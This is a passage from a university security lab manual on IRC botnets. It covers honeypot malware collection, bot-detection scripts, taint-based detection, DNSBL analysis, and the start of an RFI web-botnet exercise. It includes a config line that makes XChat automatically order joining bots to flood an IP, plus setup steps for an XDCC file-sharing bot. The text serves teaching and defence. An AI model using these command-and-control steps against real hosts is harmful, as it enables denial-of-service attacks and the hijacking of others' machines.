2x	mwc-datasubm.1108828228.500c4315d045f06f59ae814514ab329b93987c86	2005-02-19 16:50 CET
1x	mwc-datasubm.1108828305.7c2a39a8556779821a8c053c9cc7d23feb5dd1d4	2005-02-19 16:51 CET
34x	mwc-datasubm.1108828311.655d01dade53892362a50b700c4d8eabf7dc5777	2005-02-19 16:51 CET
1x	mwc-datasubm.1108828418.178aede32a4d822c2a37f1a62e5dd42df19ffc96	2005-02-19 16:53 CET
1x	mwc-datasubm.1108828822.466083aa2c1f92f9faed9a82ad85985c6c809030	2005-02-19 17:00 CET
1x	mwc-datasubm.1108829309.705a683cbe4236ffe684eb73667c78805be21fe6	2005-02-19 17:08 CET
11x	mwc-datasubm.1108829323.4f57911264cfefc817666dea7bc6f86270812438	2005-02-19 17:08 CET
1x	mwc-datasubm.1108829553.56e1167d5ab66fae6878750b78158acfb225d28f	2005-02-19 17:12 CET
11x	mwc-datasubm.1108830012.4bbdedd905b691324c6ce7768becbdba9490ee47	2005-02-19 17:20 CET
1x	mwc-datasubm.1108830074.1ca9565fe740de886cfa4e1651c3b9be019443f6	2005-02-19 17:21 CET
98x	mwc-datasubm.1108830171.6ea1f0793a0ab2b901f5a9e1023fa839f8ef3fe9	2005-02-19 17:22 CET
1x	mwc-datasubm.1108830729.50dbf813f29797873a136a15a7ea19119f72fbed	2005-02-19 17:32 CET
1x	mwc-datasubm.1108831490.3cd98651a8571a033629bfad167ef8b4e139ce5c	2005-02-19 17:44 CET
13x	mwc-datasubm.1108832205.5eef6409d202563db64f0be026dd6ba900474c64	2005-02-19 17:56 CET

With the help of just one sensor in a dial-in network we were able to fetch 324 binaries with a total of 24 unique ones within a period of two hours. The uniqueness of the malware was computed with the help of `md5sum`, a tool to compute and check [MD5](#) message digests.

The big advantage of using `mwcollect2` to collect the bots is clearly stability: A bot trying to exploit a honeypot running Windows 2000 with shellcode which contains an `jmp ebx` offset for Windows XP will obviously crash the service. In most cases, the honeypot will be forced to reboot. In contrast to this, `mwcollect2` can be successfully exploited by all of those tools and hence catch a lot more binaries this way. In addition, `mwcollect2` is easier to deploy - just a single `make` command and the collecting can begin (you however *might* want to change the configuration). Yet the downside of catching bots this way is that binaries still have to be

reviewed manually. A honeypot behind a Honeywall with [snort inline](#) filtering out the relevant IRC traffic could even set up the sniffing *drone* automatically after exploitation.

Conclusion

In this paper we have attempted to demonstrate how honeynets can help us understand how botnets work, the threat they pose, and how attackers control them. Our research shows that some attackers are highly skilled and organized, potentially belonging to well organized crime structures. Leveraging the power of several thousand bots, it is viable to take down almost any website or network instantly. Even in unskilled hands, it should be obvious that botnets are a loaded and powerful weapon. Since botnets pose such a powerful threat, we need a variety of mechanisms to counter it.

Decentralized providers like [Akamai](#) can offer some redundancy here, but very large botnets can also pose a severe threat even against this redundancy. Taking down of Akamai would impact very large organizations and companies, a presumably high value target for certain organizations or individuals. We are currently not aware of any botnet usage to harm military or government institutions, but time will tell if this persists.

In the future, we hope to develop more advanced honeypots that help us to gather information about threats such as botnets. Examples include *Client honeypots* that actively participate in networks (e.g. by crawling the web, idling in IRC channels, or using P2P-networks) or modify honeypots so that they capture malware and send it to anti-virus vendors for further analysis. Since our current approach focuses on bots that use IRC for C&C, we focused in the paper on IRC-based bots. We have also observed other bots, but these are rare and currently under development. In a few months/years more and more bots will use non-IRC C&C, potentially decentralized p2p-communication. So more research in this area is needed, attackers don't sleep. As these threats continue to adapt and change, so to must the security community.

Appendix D: onJoin plugin for XChat

This lab demonstrated a couple of bots that could be used for a DoS attack. One problem with our setup was that we had to manually enter the commands each time a new bot entered the IRC channel. In order to more effectively carryout the attack, it would be beneficial to have the process of giving commands automated. To do this we used a plugin for XChat called onjoin. This plugin allows you to automatically send commands anytime a user enters the channel. The files for the plugin can be found at http://silenceisdefeat.org/~b0at/xchat/on_join/. There is a customizable configuration file that can be adjusted for any type of IRC bot. The use of a script like this allows the attacker to leave the IRC channel unattended but still allow the attacks to continue.

The use of this XChat plugin uses the setup that was used in this lab for Section 3. It would fit well after this section.


Installing and Configuring onJoin

- Copy the on_join-005.zip file from the NAS to your RedHat WS 4.0 machine.
- Unzip the file using the command “unzip on_join-005.zip”.
- Change to the newly created 005 directory.
- Open the _onjoin.conf file in a text editor.
- Put the following line at the top of the list of commands:
 - * * say PAN <WinXP IP> 80 10
- Save the file.
- Copy the _onjoin.conf and on_join-005.pl files to your /root/.xchat2 directory using the following commands:
 - cp _onjoin.conf /root/.xchat2/
 - cp on_join-005.pl /root/.xchat2/


Demonstrating the Use of onJoin

- If XChat is running close it. Also make sure the IRC server is running on RedHat WS 4.0.
- Open XChat. At the top menu click on Window... Plugins and Scripts. You should see the onJoin plugin listed. If it isn't listed, make sure the appropriate files are in your .xchat2 directory.
- Connect to the IRC server as you did in previous sections.
- Join the #ece4112 channel.
- Start Ethereal and begin capturing packets.
- On the RedHat 7.2 virtual machine run the q8Bot.
- Watch the XChat window running on RedHat WS 4.0. Within a couple of minutes the bot should log into the channel. As soon as this happens you should see a message generated by the plugin giving the PAN command.
- Once the command is issued you should notice packets being sent in Ethereal.


Screenshot of Ethereal and XChat before the bot enters.



Screenshot of the bot starting on the RedHat 7.2 virtual machine.



Screenshot of XChat and Ethereal after the bot has entered.



The edited onjoin.conf file for use with q8Bot.

```

/root,.xchat2/_onjoin.conf - gedit
File Edit View Search Tools Documents Help
New Open Save Print Undo Redo Cut Copy Paste Find Replace
_onjoin (copy).conf x _onjoin.conf x
# examples
*
*!*@* * say PAN 57.35.6.103 80 10
*!*@bob.com * | echo join event detected: %n!%u@a joining %c/%w
*!*@staff * say %n is %u at %a
*!*@* * op %n
@([a-z]{5,8})!~\1@.* * echo Beware, %n might be a flood bot.
*!*@* #foobar timer 5 voice %n
*!*noob@* #nonoobs kickban %n
@.+?!~?.+?\@.*foo\.com #foo echo foo bar

__END__
Nothing parsed beyond this point.

```

Appendix E: IRCBotDetector

OS's needed: RedHat WS 4.0
Windows VM

Answers include: 6 questions
2 screenshots

Goals: In Section 2 we saw how SDBot can affect Windows machines. In this section we will use IRCBotDetector to detect the presence of this bot. As IRCBotDetector is simply a Windows bash file you will first need to familiarize yourself with batch scripting.

Background: In DOS and Windows, a batch file is a text file with a series of commands intended to be executed by the command interpreter. When the batch file is run, the shell program (usually command.com or cmd.exe) reads the file and executes its commands. A batch file is analogous to a shell script in Unix-like operating systems. A working knowledge of shell scripting is essential to anyone wishing to become reasonably proficient at system administration, even if they do not anticipate ever having to actually write a script. We will not do any serious batch scripting in this lab but for those interested there are plenty of tutorials and books on bash(NUX)/batch(Windows) scripting.

<http://www.fags.org/docs/abs/HTML/> (Linux)

<http://labmice.techtarget.com/scripting/default.htm> (Windows)

1.1 Detecting Bots before they are connected to a Server

Open your virtual Windows OS and mount the NAS folder. Copy the IRCBot-Detector.bat file from the Lab10 folder onto your Desktop. Right click on it and choose Edit. You will see many @echo statements that echo the text that follows them to the command prompt. Find the line below:

```
netstat -an | find ":6667"
```

This line represents the detector's first test and its purpose is to find established connections on port 6667 (a commonly used IRC port). Modify the line such that the batch script will find connections established by SDBot and save the modified file as IRCBot-Detector-Modified.bat.

Q1.1: What did you modify the line to?

Answer: port modified to a range that include 6668 or just the port 6668

Q1.2: What is the purpose of the -a and -n flags?

*Answer: -a displays all connections and listening ports
-n displays addresses and port numbers in numerical form*

Q1.3: Look at Test #2. What does it do and why?

Answer: sees if port 113 is being listened on. The bot will establish a connection to the IDENTServer.

Q1.4: Look at Test #3. Its purpose is to find rundil.exe. Why? (Hint: What is rundil.exe used for?)

Answer: rundil.exe is a common name used to fake bot activity

Go to your SDBot folder and run the windows bot as you did in Section 2. DO NOT start the IRC server on the RedHat 4.0 machine just yet!
Now run the modified batch file you just created. Observe the command prompt that appears.

Q1.5 Look at the 3 tests that are being run. Did any test detect the presence of a bot on the machine? (Hint: yes, which)

Answer: Only test 2 detects the presence of the bot

Screenshot#1: Take a screenshot of the prompt displaying the test that detected it.

You just learned: that the presence of a bot can be detected even though it is not connected to an IRC server.

1.2 Detecting Bots while they are connected to a Server

On you RedHat 4.0 host machine open a terminal and start the irc server by typing once again:

```
#usr/local/sbin/ircd -s
```

Once it is running disconnect as in Section 1 and type in the XChat window:

```
/server <WS4.0 IP> 6668
```

Once the server logs you in, join the ece4112 channel as you did in Section 1. Since your SDBot is still running on the Windows machine you will most likely already find him in the ece4112 channel. Back on the Windows machine run the modified .bat file once again.

Q1.6 Look at the 3 tests being run. Did any test detect the presence of the bot on the machine? (Hint: yes, which)

Answer: Only test 1 detects the presence of the bot by displaying a connection established on port 6668.

Screenshot#2: Take a screenshot of the prompt displaying the test that detected it.

Appendix F: Host-Based, Run-time Win32 Bot Detection

This lab addition is meant to extend the content of the network and host-based bot detection covered in Lab 10. Liz Stanton, a Masters student at Stanford University has developed a novel approach for detecting host-based bot intrusions based on the syscalls executed via remote command.

As was shown in Lab 10, *Section 4: HoneyNet Botnet Capture Analysis* as well as *Appendix E, IRCBotDetector*, there are several methods for detecting bots:

Network Based:

- Filtering (protocol, port, host, content-based)
- Look for traffic patterns (e.g. DynDNS – Dagon)
- Encrypted or obfuscated patterns; botwriters control the arena.

Host Based:

- View the listening ports (netstat -an)
 - Ports 6667 and 113 are common.
- Check running tasks for suspicious, hidden, or renamed services

Description:

Detection is based on observing the execution of parameterized bot commands for a variety of Win32 bots (including variants of Agobot, DSNXbot, g-sysbot, SDbot, and Spybot). Since a bot is controlled externally, a meta-level behavioral signature is used as a basis for detection. An instance of an external control occurs when data from a remote source reaches a sink, for example, parameters of system calls.

The detection system arbitrates calls to various functions and checks whether input to those functions is tainted.


They developed two different modes under which the mechanism can operate; one mode is more conservative whereas the other implements more relaxed semantics. The standard or more conservative mode is called *cause-and-effect semantics* since using it, there will be a tight relationship between receipt of some piece of data over the network and subsequent use of that data in a gate. By contrast, under correlative semantics, (they say that) some input to a gate *is the same as* some value received over the network. Correlative semantics provides resilience in the face of out-of-band memory copies - those which are invisible to the interposition mechanism.

There are three components in their mechanism:

1. Taint instantiators
2. Taint propagators, and
3. Taint checkers.

Initially all data (i.e. all memory regions) is considered untainted. All data from inbound connections is treated as tainted. Taint propagators work in both directions between untainted and tainted data: when a region is written to with tainted data, that destination region becomes tainted; likewise when a tainted region is written to with untainted data, that tainted region is detainted. Finally on calls to gate functions – those syscalls used to perform a variety of bot tasks – the arguments to these system calls are checked for taintedness: optionally preventing calls where the input is tainted.

By monitoring Win32 and native API function calls that perform critical tasks, such as process, file management, and network interaction, malicious activity is identified. Through their research, the team claims the ability to detect the execution of parameterized bot commands that are not exhibited by most standard business applications.¹




Implementation:

The implementation requires API Interposition and this is achieved by using Detours library. Detours is a library for instrumenting arbitrary Win32 functions on x86, x64, and IA64 machines. Detours intercepts Win32 functions by re-writing the in-memory code for target functions. The Detours package also contains utilities to attach arbitrary DLLs and data segments (called payloads) to any Win32 binary.




Pictorially – c/o detours folks

Before:



After:



Conclusions

Single behavioral meta-signature detects wide variety of behaviors on majority of Win32 bots. It is resilient to differences in implementation, resilient in face of unconstrained OOB copies, resilient to encryption – w/some constraints. It is also resilient to changes in command-and-control protocol (e.g. from IRC to HTTP) and parameters (e.g. for rendezvous point).

References:

1. <http://forum.stanford.edu/events/workshop/security/abstract.php?eventId=1628>
2. http://www.gtisc.gatech.edu/aroworkshop/ppt/botswat_Stinson.ppt
3. <http://research.microsoft.com/sn/detours/>


Appendix F: XDCC Bots

Background

XDCC bots are a special set of bots that utilize send commands in IRC. Just like the other malicious bots you have seen so far, these bots can be used to transfer files unknowingly to and from an exploited machine. Specifically, XDCC bots are used in the piracy scene to transfer illegal copies of software, music, movies, and other copyrighted works. More detailed information on the background of IRC XDCC can be found here: <http://en.wikipedia.org/wiki/XDCC>

Exercise _1: IRC Piracy

Internet piracy has used many different software applications over the years. The most popular clients like NAPSTER and Kazaa have been shutdown but piracy through IRC has been allowed to persist for the past decade. The main reason for its continued success is because IRC was developed for internet communication (much like an Instant Messenger) and had file sharing added as an afterthought. In addition, the majority of those that share illegal files using IRC are doing so without their knowledge as they have been root-kitted and had an xdcc bot installed on their machine. What makes XDCC bots so dangerous is that they can be made accessible to the general public (via an XDCC search engine) which allows for a large loss in bandwidth (due to file transferring) and the ability to further exploit an already exploited machine. Screenshot 1 below shows PacketNews a typical XDCC search engine. It works much like a bittorrent search engine in that you search for the item you want and it returns all possible matches. You can then connect to the IRC bots listed in the search results and download their files.



Screenshot 1: Screenshot of XDCC “Packs”

Question 1: List one other xdcc search engine and explain how they work (hint search google). Any search engines returned by <http://www.google.com/search?q=xdcc+search+engine> are fine

(IRCspy, IRCDig, XDCCspy, etc...). The search engines literally troll different IRC channels and wait for XDCC bots to announce their files.

Exercise _2: Installing and Configuring iroffer

Iroffer is a standalone XDCC bot written in C that supports both Windows and Linux. In this lab we will install the linux version. This program is freely distributed on the internet and can be downloaded from <http://iroffer.org/archive/v1.3/iroffer1.3.b11.tgz>. Please note that normally this program is installed using a rootkit which isn't covered in the scope of this lab.

Download the program to your RedHat 7.2 machine and extract it using the command:

```
$ tar -zxf iroffer1.3.b11.tgz
```

Change into the directory (*cd iroffer1.3.b09*) and then install using:

```
$ ./Configure (note uppercase c)
```

```
$ make
```

```
$ make install
```

Once installed successfully, we must configure the system.

First we must create a unique password to do this enter:

```
$ ./iroffer -c
```

Enter a password and keep the encrypted one it displays.

Then copy the sample configuration file and rename it to mybot.config:

```
$ cp sample.config mybot.config
```

Then open mybot.config in the text editor. You need to edit the server and channel information. The following changes need to be made.

```
adminpass add_your_encrypted_password_here -> adminpass "The password you generated"  
server irc.efnet.net -> server "Insert IRC Server IP here" 6668  
#channel #chan01 -> channel #ece4112
```

Once this is done run:

```
$ ./iroffer -b mybot.config
```

Question 2: What does the -b stand for in the previous command (hint: check the documentation on the iroffer website)? **It allows the program to run in the background.**

Now that the bot is configured we can give it files to share. We will do this remotely by talking to it from our IRC chatroom. From the RedHat WS enter:

```
/msg mybotDCC admin "Your unencrypted password" add sample.config
```

*Question 3: What does the command /msg mybotDCC xdcc list return? **A list of all the packs shared.***

To download this file we will need to ensure that our IRC client (XChat) has file downloading enabled. To enable file sharing, go to “Settings/Preferences/Network/File Transfers” in XChat and change “Auto accept file offers” to “Browse for save folder every time”. Once the settings are changed type in the following command to download the file:

/msg mybotDCC xdcc send #1

Screenshot 2: Screenshot of XDCC transfer.

Now that we are done exploring the XDCC bot we can kill it remotely by sending the command:
/msg mybotDCC admin “Your unencrypted password” shutdown now

Appendix G: DNSBL counter-intelligence – Revealing Botnets Passively

DNSBL, or DNS Black List, is a service for mail servers to control if the sources of received e-mails are known spammers or not. The downside of this is that the spammers use it too, to know if the bots in their Botnet are listed or not. The activity is called *Reconnaissance*. This is however something that can be used against them, and that is what the research by Anirudh Ramachandran, Nick Feamster and David Dagon at the College of Computing here at Georgia Tech is based upon.

The general idea is to study the query logs at the DNSBL, and from that information passively reveal the Botnets and their members. The method is passive in the sense that the botmaster cannot tell he is being watched. In that way he will not change his behavior to avoid getting caught. There are other active methods to stop Botnets, but they will not be covered here.

There are three different kinds of reconnaissance techniques:

- **Third party, single host.** In this technique one single host in the Botnet is responsible for making the queries for all the other bots. It is the simplest technique to implement, but also the easiest to discover.
- **Self-reconnaissance.** This is one way to spread out the queries among the bots by simply letting every bot make its own queries. For obvious reasons it is not a very popular technique. If a mail-server doesn't trust its own judgment if it is a bot or not, then maybe the DNSBL shouldn't trust it either.
- **Distributed.** Distributed reconnaissance is a better way of spreading out the queries among the bots. It is harder to implement, but makes it harder to discover. It means that several of the bots (maybe all) make queries about other bots.

As mentioned before, the whole idea of this method is to look at query logs to distinguish legitimate queries made by real mail-servers from reconnaissance queries made by bots. Reconnaissance queries have two major properties that differ from regular queries:

- **Spatial relationship.** The spatial relationship is the ratio between how many queries that are made by a server, and how many queries that are made about that same server. In the single host reconnaissance approach the number of queries made by the host will be very big, but the number of queries about the host will be zero. Because it's not a real mail-server it will not be sending any mail, and hence there will be no queries made by others about it. For a real mail-server the ratio will be pretty even.
- **Temporal relationship.** The temporal relationship is decided by comparing arrival patterns for DNSBL queries with normal arrival patterns for e-mail. The number of emails arriving at different hours of the day differs in certain patterns because of office hours and other circumstances. Mail sent out by spam-bots will not necessarily follow the same patterns. Since most queries to the DNSBL are made immediately on arrival, the

queries will follow the same patterns. This could be a way to separate the reconnaissance queries from legitimate ones. It is however much harder, and the methods for doing it are still under construction.

After the reconnaissance queries have been identified they have to be analyzed. For the single host reconnaissance method the analysis is pretty straight forward. The query bots are determined by finding the hosts that have a significantly higher ratio of outgoing requests. The other bots are found by identifying which hosts the query bot is making queries about.

For the distributed reconnaissance it gets a little bit more complicated. First a small number (10-12) of known bots has to be identified. That could be done by using a honeynet, bots in a DNSBL or maybe hosts that are queried by hosts in the DNSBL. Then a graph is created by looking at all the hosts that are queried by the known bots, and also all the hosts queried by the hosts that were queried by the bots. For all the hosts in the graph the ratio and the arrival patterns are evaluated and correlated.

When the bots are identified the DNSBL can take actions in real time. There are two proposed ways of doing this, but they both involve query response poisoning. The first is false negatives, which would be to make false responses for hosts listed in the black list - saying they were not. This would make them keep sending queries, which would reveal more bots, but it would also make them keep sending more spam which is totally against the purpose of bot fighting.

The other way would be sending false positives, which would be to make false responses for hosts not listed in the black list – saying they were. This would hopefully make them stop sending spam, but it would also make them aware that they are being watched. This would probably make them change and improve their behavior, making it harder to hunt them down.

Reference:

Revealing Botnet Membership Using DNSBL Counter-Intelligence – (Ramachandran, Feamster and Dagon, Georgia Institute of Technology, 2006)

Appendix H: Web Server Botnets

This addition will continue an addition to Lab 9: Web Security which introduced Remote File Injections (RFI). This will be used to run real code to use an RFI to compromise a server and connect it to a bot net.

This assumes the Red Hat WS 4 and VMWare setup from the start of the lab. Also the IRCd server must be set up correctly from the start of the lab. This also assumes Apache and MySQL have been set up correctly from Lab 9.

We are limited to one machine for this part, but theoretically we could set up a bunch of web services on our virtual machines and attempt to hack them all.

Section 0: Setup

I. File Setup

If you do not have the CSRF files from the previous lab (you need a folder *Apache2/htdocs/rfi*) – get it from *nas4112/Lab9/crsf.tar.gz*

In the *nas4112/Lab10* directory, grab the *botfiles.tar.gz* file and place in your *Apache2/htdocs* folder. Go to the folder and extract this file (`tar xvzf botfiles.tar.gz`)

You should have a folder in *Apache2/htdocs*
/botfiles

II. Database Setup

If Apache is not running, restart it by executing `apachectl`
`../../apache2/bin/apachectl restart`

Also start MySQL if not already done
`#service mysqld start`

Section 1: Web Server Botnets

Background:

Web servers provide the basis for the Internet today. From a web page, users can get information on products, local and world-wide news, email and message boards, even chat functionality. They are dependable systems that are always on, connected onto high traffic lines designed to accommodate millions of users. Businesses can spend much more on a web server than many desktop machines.

Web servers are priority targets for hackers. A web server can provide the resources of several, if not hundreds, of individual desktop machines. Armies of high-bandwidth web servers have the capacity to large attacks using fewer systems. As well, they provide a means to continue other abuse by sending spam, hosting phishing websites, and opening up networks for further hacking.

Today's web servers are widely implemented using the open-source LAMP platform (Linux/Apache/MySQL/PHP). The main alternative is using Windows products including Windows Server, IIS, MSSQL, and ASP. These technologies are wide-spread and easy to deploy and use.

The most common entry points are web scripts – there are many scripts using PHP, CGI, ASP, JSP. Many are open-source, given popularity to freely use and customize to the users needs. The wide variety of vulnerabilities allows hackers numerous entry points. One server can host hundreds (or more) of these scripts... but all it takes is one to allow a successful compromise.

The easiest, most common vulnerability is the Remote File Injection (RFI). It allows quick execution of code from the web browser and automated scripts. This allows “script kiddies” easy access to compromise your site.

